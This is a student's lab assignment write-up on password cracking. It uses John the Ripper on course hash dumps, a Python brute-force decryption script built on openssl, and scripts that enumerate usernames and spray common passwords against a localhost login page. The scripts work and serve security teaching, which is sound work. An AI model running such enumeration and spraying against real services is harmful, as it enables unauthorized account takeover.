QUDUS AGBALAYA

COMP 4108

ASSIGNMENT 1


Part A

<u>Easy dump:</u>

Command used: ./john   /A1/easy_dump

This used the single crack mode. It will use the login names, "GECOS" / "Full Name" fields, and users' home directory names as candidate passwords, also with a large set of mangling rules applied - https://www.openwall.com/john/doc/MODES.shtml

This mode found the passwords with minimal effort.



```
johncena:password:1002:1002::/home/johncena:/bin/sh
therock:123456:1003:1003::/home/therock:/bin/sh
undertaker:12345:1004:1004::/home/undertaker:/bin/sh
ricflair:iloveyou:1005:1005::/home/ricflair:/bin/sh
steveaustin:123456789:1006:1006::/home/steveaustin:/bin/sh
hogan:princess:1007:1007::/home/hogan:/bin/sh
randyorton:1234567:1008:1008::/home/randyorton:/bin/sh
goldberg:letmein:1009:1009::/home/goldberg:/bin/sh
tripleh:12345678:1010:1010::/home/tripleh:/bin/sh
reymysterio:abc123:1011:1011::/home/reymysterio:/bin/sh

10 password hashes cracked, 0 left
student@comp4108-a1:~/JohnTheRipper-unstable-jumbo/run$
```

<u>Meduim dump</u>

./john   /A1/medium_dump

./john -w=passwords.txt   /A1/medium_dump

./john -w=GawkerPasswords.txt

./john -w=RockYouPasswords.txt

./john -w=SonyPasswords.txt


./john -w=YahooVoicePasswords.txt

Wordlistmode: we specify this mode through --wordlist or -w. The wordlist contains one word per line.

This is the simplest cracking mode supported by John. one could use Johns default wordlist or specify the wordlist to be used.

Single mode didn't work effetively on the medium_dump as it took a lot of time and ended up with no results.

Using Johns default worlist was not very effective. After specifying the wordlist to use, the result were better that using johns wordlist. To increase chances of success, one should increase the size of the wordlist. A larger wordlist has a higher chance of success than a smaller wordlist , although a larger wordlist might take more time than a smaller wordlist.



```
student@comp4108-a1:~/JohnTheRipper-unstable-jumbo/run$ ./j
_dump
johncena:senators:1002:1002::/home/johncena:/bin/sh
therock:differential:1003:1003::/home/therock:/bin/sh
undertaker:passw0rd:1004:1004::/home/undertaker:/bin/sh
steveaustin:Minnesota:1006:1006::/home/steveaustin:/bin/sh
hogan:chamber:1007:1007::/home/hogan:/bin/sh
goldberg:Rosalind:1009:1009::/home/goldberg:/bin/sh
tripleh:soccer9:1010:1010::/home/tripleh:/bin/sh
reymysterio:f0rdtruck:1011:1011::/home/reymysterio:/bin/sh

8 password hashes cracked, 2 left
student@comp4108-a1:~/JohnTheRipper-unstable-jumbo/run$
```

<u>hard_dump</u>

./john /A1/hard_dump

./john -w=passwords.txt /A1/hard_dump

./john -w=GawkerPasswords.txt /A1/hard_dump

./john -w=RockYouPasswords.txt /A1/hard_dump

./john -w=SonyPasswords.txt /A1/hard_dump

./john -w=YahooVoicePasswords.txt /A1/harrd_dump

./john -w=passwords.txt /A1/hard_dump --rules

./john -w=GawkerPasswords.txt /A1/hard_dump --rules

./john -w=RockYouPasswords.txt /A1/hard_dump --rules

./john -w=SonyPasswords.txt /A1/hard_dump --rules


./john -w=YahooVoicePasswords.txt /A1/harrd_dump --rules

<u>Wordlist with rules:</u>

Enabling word mangling rules to mangle word producing other likely paswords. It applies all the rules to every line in the wordlist.

Single mode didn't produce much success for hard_dump

Wordlist produced a fair amount of cracked passwords. Enabliing rules didn't have much effect on hard_dump




```
student@comp4108-a1:~/JohnTheRipper-unstable-jumbo/run$ ./joh
ump
therock:mosie1:1003:1003::/home/therock:/bin/sh
ricflair:minnesot:1005:1005::/home/ricflair:/bin/sh
steveaustin:d@niel01:1006:1006::/home/steveaustin:/bin/sh
goldberg:goldenlab:1009:1009::/home/goldberg:/bin/sh
tripleh:1Taekwondo:1010:1010::/home/tripleh:/bin/sh
reymysterio:minnesota.:1011:1011::/home/reymysterio:/bin/sh

6 password hashes cracked, 4 left
student@comp4108-a1:~/JohnTheRipper-unstable-jumbo/run$
```

3.) Salts help to make dictionary attacks and brute-force attacks less effective. Its adds another layer of security to passwords. Adding a salt to a hash makes attacks using rainbow table useless because it doesn't take into account the salt.

Part B

1.)



```
import hashlib
import sys
from subprocess import call

true = True

try:
        while(true):
                data = raw_input()
                m = hashlib.md5(data).hexdigest()
                cmd = ['openssl', 'aes256', '-d', '-a', '-in', '/A1/secret_file.aes256.txt', '-out', 'output.txt', '-k', m]
                decrypted = call(cmd)

                for line in open('output.txt'):
                        if all(ord(char) > 128 for char in line):
                                print("Bad Decryption")
                        else:
                                print("File Decrypted")
                                print("Key is : " + m)
                                print("Password is: "+data)
                                sys.exit(0)


except EOFError as e:
        print("end of file reached")
```

2.) The script reads password from John. This is done by running the command: ./john --wordlist --stdout


| python partb.py.

From the command John outputs candidate passwords using stdout which is then piped into the script.


The script creates a md5 hash of each password it receives and stores it as m. This is the key we'll use to decrypt the file. It then creates an openssl command for call to execute.

To determine if the file is decrypted properly, we check if the decrypted file contains non-ASCII text. If it does contain non-ASCII text, we know the file wasn't decrypted properly. If it doesn't contain non-ASCII text, we know the file was decrypted properly. The program terminates when it has decrypted the file properly or when John has no new candidate password to parse (when it gets to the end of the wordlist).

3.)



```
A Declaration of the Independence of Cyberspace
---------------------------------------------------------------------------

Governments of the Industrial World, you weary giants of flesh and steel, I
come from Cyberspace, the new home of Mind. On behalf of the future, I ask
you of the past to leave us alone. You are not welcome among us. You have
no sovereignty where we gather.

We have no elected government, nor are we likely to have one, so I address
you with no greater authority than that with which liberty itself always
speaks. I declare the global social space we are building to be naturally
independent of the tyrannies you seek to impose on us. You have no moral
right to rule us nor do you possess any methods of enforcement we have true
reason to fear.

Governments derive their just powers from the consent of the governed. You
have neither solicited nor received ours. We did not invite you. You do not
know us, nor do  you know our world. Cyberspace does not lie within your
borders. Do not think that you can build it, as though it were a public
construction project. You cannot. It is an act of nature and it grows
itself through our collective actions.

You have not engaged in our great and gathering conversation, nor did you
create the wealth of our marketplaces. You do not know our culture, our
ethics, or the unwritten codes that already provide our society more order
than could be obtained by any of your impositions.

You claim there are problems among us that you need to solve. You use this
claim as an excuse to invade our precincts. Many of these problems don't
exist. Where there are real conflicts, where there are wrongs, we will
identify them and address them by our means. We are forming our own Social
Contract . This governance will arise according to the conditions of our
world, not yours. Our world is different.

Cyberspace consists of transactions, relationships, and thought itself,
arrayed like a standing wave in the web of our communications.  Ours is a
world that is both everywhere and nowhere, but it is not where bodies live.

We are creating a world that all may enter without privilege or prejudice
accorded by race, economic power, military force, or station of birth.

We are creating a world where anyone, anywhere may express his or her
beliefs, no matter how singular, without fear of being coerced into silence
or conformity.

Your legal concepts of property, expression, identity, movement, and
context do not apply to us. They are based on matter, There is no matter
here.

Our identities have no bodies, so, unlike you, we cannot obtain order by
physical coercion. We believe that from ethics, enlightened self-interest,
"output.txt" 119L, 5883C
```




```
Key is : d9c44f25511dd574e4a7aca189b116f9
Password is: salamander!
```

4.) Hash algorithmms use one way funcion that maps data of avariable length to data of a fixed length. Hash funtions are irreversible but that doesn't mean they can't be craked. Since hash algorithms match variable length data to that of a fixed length, it means the output space becomes smaller. MD5 and other simple hash algorithms can easily be brute-forced or crakced with a dictionary attack. (https://www.sitepoint.com/risks-challenges-password-hashing/)

Part C

1.)




```
import requests

lines = [line.rstrip('\n') for line in open('/A1/facebook-firstnames.txt')]
myfile = open('active-user.txt','w')

for user in lines:
        r = requests.post('http://localhost:5000/login', data={'username': user, 'password': ""})
        resp = r.text
        if 'Invalid password' in resp:
                myfile.write(user+"\n")


myfile.close()



~
~
```

2.) The above script finds active usernames on a website and compiles these usernames into a list.To find the active usernames, we need to find usernames that exists on the website. The script opens and reads the file containing a list of possible usernames and stored as lines.

The script iterates through the file and sends a post request to login for each possible user. The response gotten is then searched through for the string 'Invalid password'. If it contans the string 'Invalid password', we know an account with the username exists. All usernames that exists is then stored into file called 'active-user.txt'.

3.)



```
import sys
import requests

usernames = [line.rstrip("\n") for line in open("active-user.txt")]
passfile = [lines.rstrip("\n") for lines in open("commonpasswords.txt")]
url = "http://localhost:5000/login"
for password in passfile:
        for user in usernames:
                req = requests.post(url, data = {"username": user, "password": password})
                resp = req.text
                if "Invalid password"in resp:
                        print("------------------ Password not found")
                else:
                        print("------------Password Found -----------")
                        print("Username:- " + user)
                        print("Password:- " + password)
                        sys.exit(0)
```

4.) To crack the accounts, the script guesses using a list of possible common passwords obtained from the internet.


For each password contained in the file with common passwords, the script sends a post request for every user or until a match is found.

To determine if a match is found, the script checks each result of the post request for the string 'Invalid password'. If the result does not contain the string 'Invalid password', we know the password matches.

5.) The attack used is a dictionary attack. A dictionary tries passwords of likely possibilities to defeat an authentication mechanism. It systematically enters each word as a password. The dictionary attack was successful because some of the passwords were ordinary words which is very weak.

The account lockout was ineffective against the attack because, the script maximized the ratio of passwords cracked by trying each candidate password for every user.

6.)


localhost:5000

RICK & FRIENDS LOGOUT

You have logged in

Welcome back adam!

username: adam

password: password